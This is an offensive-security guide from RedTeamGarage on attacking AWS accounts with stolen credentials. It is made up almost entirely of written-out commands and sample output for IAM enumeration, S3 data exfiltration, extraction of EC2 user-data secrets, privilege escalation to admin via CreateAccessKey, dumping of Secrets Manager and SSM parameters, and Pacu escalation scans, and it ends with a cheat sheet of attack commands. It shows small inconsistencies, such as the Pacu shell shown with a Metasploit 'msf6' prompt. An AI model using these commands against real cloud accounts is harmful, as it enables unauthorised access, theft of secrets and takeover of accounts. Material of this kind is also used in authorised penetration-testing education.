



◆ OFFENSIVE SECURITY SERIES ◆

# AWS DEEP DIVE

**IAM Abuse, S3 Exploitation, EC2, Secrets & Pacu**

---

IAM Enum · S3 Exploit · EC2 Metadata · PrivEsc · Pacu · Secrets · Lambda

IAM Enum

S3 Exfil

EC2 User-Data

IAM PrivEsc

Secrets Manager

Pacu

Lambda

RedTeamGarage (RTG) | Offensive Security Education

<https://www.redteamgarage.com/>

**LEGAL DISCLAIMER**

This guide is produced by RedTeamGarage (RTG) for educational purposes only. All techniques must ONLY be used on systems you own or have explicit written authorisation to test. RTG assumes zero liability for any misuse of this material.

**TABLE OF CONTENTS**

AWS DEEP DIVE — IAM Abuse, S3 Exploitation, EC2, Secrets &amp; Pacu

|            |                                         |
|------------|-----------------------------------------|
| <b>01.</b> | <b>CONFIGURE CREDs + ENUMERATE IAM</b>  |
| <b>02.</b> | <b>S3 EXFIL + EC2 USER-DATA SECRETS</b> |
| <b>03.</b> | <b>IAM PRIVESC — CREATEACCESSKEY</b>    |
| <b>04.</b> | <b>PACU — AUTOMATED EXPLOITATION</b>    |
| <b>05.</b> | <b>AWS DEEP DIVE CHEAT SHEET</b>        |

## 01 — IAM ENUMERATION

Creds + enumerate-iam

```

AWS - Configure Stolen Creds + Enumerate IAM

# Configure stolen AWS credentials
$ aws configure --profile stolen
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Default region name [None]: us-east-1
Default output format [None]: json

$ aws sts get-caller-identity --profile stolen
{
  "UserId": "AIDAIOSFODNN7EXAMPLE",
  "Account": "123456789012",
  "Arn": "arn:aws:iam::123456789012:user/dev-user"
}

# Enumerate IAM permissions - what can we do?
$ python3 enumerate-iam.py --access-key AKIAIOSFODNN7EXAMPLE --secret-key wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
2024-01-15 09:30:01,234 - 21243 - [INFO] Starting permission enumeration
2024-01-15 09:30:02,345 - 21243 - [INFO] -- s3:ListBuckets --> success
2024-01-15 09:30:02,456 - 21243 - [INFO] -- s3:GetObject --> success
2024-01-15 09:30:03,567 - 21243 - [INFO] -- iam:ListUsers --> success
2024-01-15 09:30:03,678 - 21243 - [INFO] -- iam:CreateAccessKey --> success
2024-01-15 09:30:03,789 - 21243 - [INFO] -- iam:AttachUserPolicy --> success
2024-01-15 09:30:04,890 - 21243 - [INFO] -- ec2:DescribeInstances --> success

```

Figure: enumerate-iam reveals iam:CreateAccessKey and iam:AttachUserPolicy — privesc path found



## 02 — S3 & EC2

Bucket Exfil + User-Data

```

AWS - S3 Exfil + EC2 User-Data Secrets

# List all S3 buckets and download sensitive content
$ aws s3 ls --profile stolen
2024-01-10 09:23:45 targetcorp-prod-assets
2024-01-08 14:55:12 targetcorp-backup-2024
2024-01-14 16:42:33 targetcorp-dev-configs

$ aws s3 ls s3://targetcorp-backup-2024/ --recursive --profile stolen
2024-01-08 2048 config/.env
2024-01-08 4096 keys/prod_rsa_private.pem
2024-01-07 98304 backups/webapp_db_20240107.sql.gz

$ aws s3 cp s3://targetcorp-backup-2024/config/.env - --profile stolen
DB_PASS=Sup3rS3cr3tProd!
AWS_ACCESS_KEY_ID=AKIAIOSFODNN7ADMIN00
AWS_SECRET_ACCESS_KEY=AdminSecretKey123XYZabcDEFghiJKLmno

# Get EC2 user-data - often contains credentials
$ aws ec2 describe-instances --profile stolen --query "Reservations[*].Instances[*].InstanceId" --output text |
head -1
i-0abc123def456789
$ aws ec2 describe-instance-attribute --instance-id i-0abc123def456789 --attribute userData --profile stolen --q
uery "UserData.Value" --output text | base64 -d
#!/bin/bash
export DB_HOST=prod-db.cluster.us-east-1.rds.amazonaws.com
export DB_PASS=Sup3rS3cr3tProd!
export API_SECRET=prod_api_secret_key_xyz

```

Figure: Backup bucket .env has admin AWS key; EC2 user-data exposes DB password and API secret

## 03 — IAM PRIVESC

CreateAccessKey + Secrets

```

AWS IAM PrivEsc - CreateAccessKey + Secrets Manager

# IAM Privilege Escalation - CreateAccessKey on admin
$ aws iam list-users --profile stolen --query "Users[*].UserName" --output text
admin dev-user svc-lambda svc-ec2 readonly-user

$ aws iam list-attached-user-policies --user-name admin --profile stolen
{"AttachedPolicies": [{"PolicyName": "AdministratorAccess", "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"}]}

# Create new access key for admin user
$ aws iam create-access-key --user-name admin --profile stolen
{
  "AccessKey": {
    "UserName": "admin",
    "AccessKeyId": "AKIAIOSFODNN7NEWKEY",
    "Status": "Active",
    "SecretAccessKey": "NewAdminSecretKey123XYZabcDEFghiJKLmno",
    "CreateDate": "2024-01-15T09:45:00+00:00"
  }
}

# Verify admin access
$ aws sts get-caller-identity --profile newadmin
{"UserId": "AIDAIOSFODNN7ADMIN", "Account": "123456789012", "Arn": "arn:aws:iam::123456789012:user/admin"}

# Dump secrets from Secrets Manager
$ aws secretsmanager list-secrets --profile newadmin --query "SecretList[*].Name" --output text
prod/db/master prod/api/stripe prod/jwt/secret dev/db/password
$ aws secretsmanager get-secret-value --secret-id prod/db/master --profile newadmin --query "SecretString" --output text
{"username": "db_admin", "password": "MasterDbP@ss2024!", "host": "prod-db.cluster.us-east-1.rds.amazonaws.com"}


```

Figure: CreateAccessKey escalates to admin, Secrets Manager returns production DB master password

## 04 — PACU FRAMEWORK

Automated PrivEsc Scan

```
# Pacu - automated AWS exploitation framework
msf6 > python3 pacu.py
```



```
v1.5.0

Pacu - The AWS Exploitation Framework
Version 1.5.0

msf6 > import_keys stolen
Imported keys as "stolen"

msf6 > run iam__privesc_scan
[privesc_scan] Escalation methods found:
[privesc_scan]   CreateAccessKey: admin, svc-lambda
[privesc_scan]   AttachUserPolicy: dev-user
[privesc_scan]   CreatePolicyVersion: ExistingPolicy
[privesc_scan]   LambdaPassRole: svc-lambda → AdminLambdaRole
[privesc_scan] Total: 4 escalation paths found
```

Figure: Pacu finds 4 IAM escalation paths — CreateAccessKey on admin is the fastest



## 05 — CHEAT SHEET

Quick Reference

|                            |                                                                                                                         |
|----------------------------|-------------------------------------------------------------------------------------------------------------------------|
| <b>Configure creds</b>     | <code>aws configure --profile stolen</code>                                                                             |
| <b>Who am I</b>            | <code>aws sts get-caller-identity --profile stolen</code>                                                               |
| <b>Enumerate perms</b>     | <code>python3 enumerate-iam.py --access-key AKIA... --secret-key ...</code>                                             |
| <b>List S3 buckets</b>     | <code>aws s3 ls --profile stolen</code>                                                                                 |
| <b>S3 list recursive</b>   | <code>aws s3 ls s3://BUCKET/ --recursive --profile stolen</code>                                                        |
| <b>S3 download all</b>     | <code>aws s3 sync s3://BUCKET/ /tmp/loot/ --profile stolen</code>                                                       |
| <b>S3 read file</b>        | <code>aws s3 cp s3://BUCKET/file.env - --profile stolen</code>                                                          |
| <b>EC2 instances</b>       | <code>aws ec2 describe-instances --profile stolen --output table</code>                                                 |
| <b>EC2 user-data</b>       | <code>aws ec2 describe-instance-attribute --instance-id i-ID --attribute userData --output text   base64 -d</code>      |
| <b>SSM run command</b>     | <code>aws ssm send-command --instance-ids i-ID --document-name AWS-RunShellScript --parameters 'commands=["id"]'</code> |
| <b>Create admin key</b>    | <code>aws iam create-access-key --user-name admin --profile stolen</code>                                               |
| <b>Attach admin policy</b> | <code>aws iam attach-user-policy --user-name USER --policy-arn arn:aws:iam::aws:policy/AdministratorAccess</code>       |
| <b>Assume role</b>         | <code>aws sts assume-role --role-arn ARN --role-session-name pentest</code>                                             |
| <b>List secrets</b>        | <code>aws secretsmanager list-secrets --profile stolen</code>                                                           |
| <b>Get secret</b>          | <code>aws secretsmanager get-secret-value --secret-id NAME --profile stolen</code>                                      |
| <b>SSM params</b>          | <code>aws ssm get-parameters-by-path --path / --recursive --with-decryption --profile stolen</code>                     |
| <b>Lambda list</b>         | <code>aws lambda list-functions --profile stolen</code>                                                                 |
| <b>Lambda env vars</b>     | <code>aws lambda get-function-configuration --function-name NAME (check Environment.Variables)</code>                   |
| <b>Pacu privesc</b>        | <code>Pacu &gt; import_keys stolen → run iam__privesc_scan</code>                                                       |



## CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.



|                  |                                                                                                                     |
|------------------|---------------------------------------------------------------------------------------------------------------------|
| Official Website | <a href="https://www.redteamgarage.com/">https://www.redteamgarage.com/</a>                                         |
| Telegram         | <a href="https://t.me/redteamgarage">https://t.me/redteamgarage</a>                                                 |
| LinkedIn         | <a href="https://www.linkedin.com/company/redteamgarage-rtg">https://www.linkedin.com/company/redteamgarage-rtg</a> |

### RTG MISSION

Real-world offensive security training - practical, no fluff, built for serious learners.

Build the most comprehensive red team technique library available anywhere.

Train the next generation of elite offensive security professionals globally.

© RedTeamGarage (RTG). All content for educational and authorized security testing only.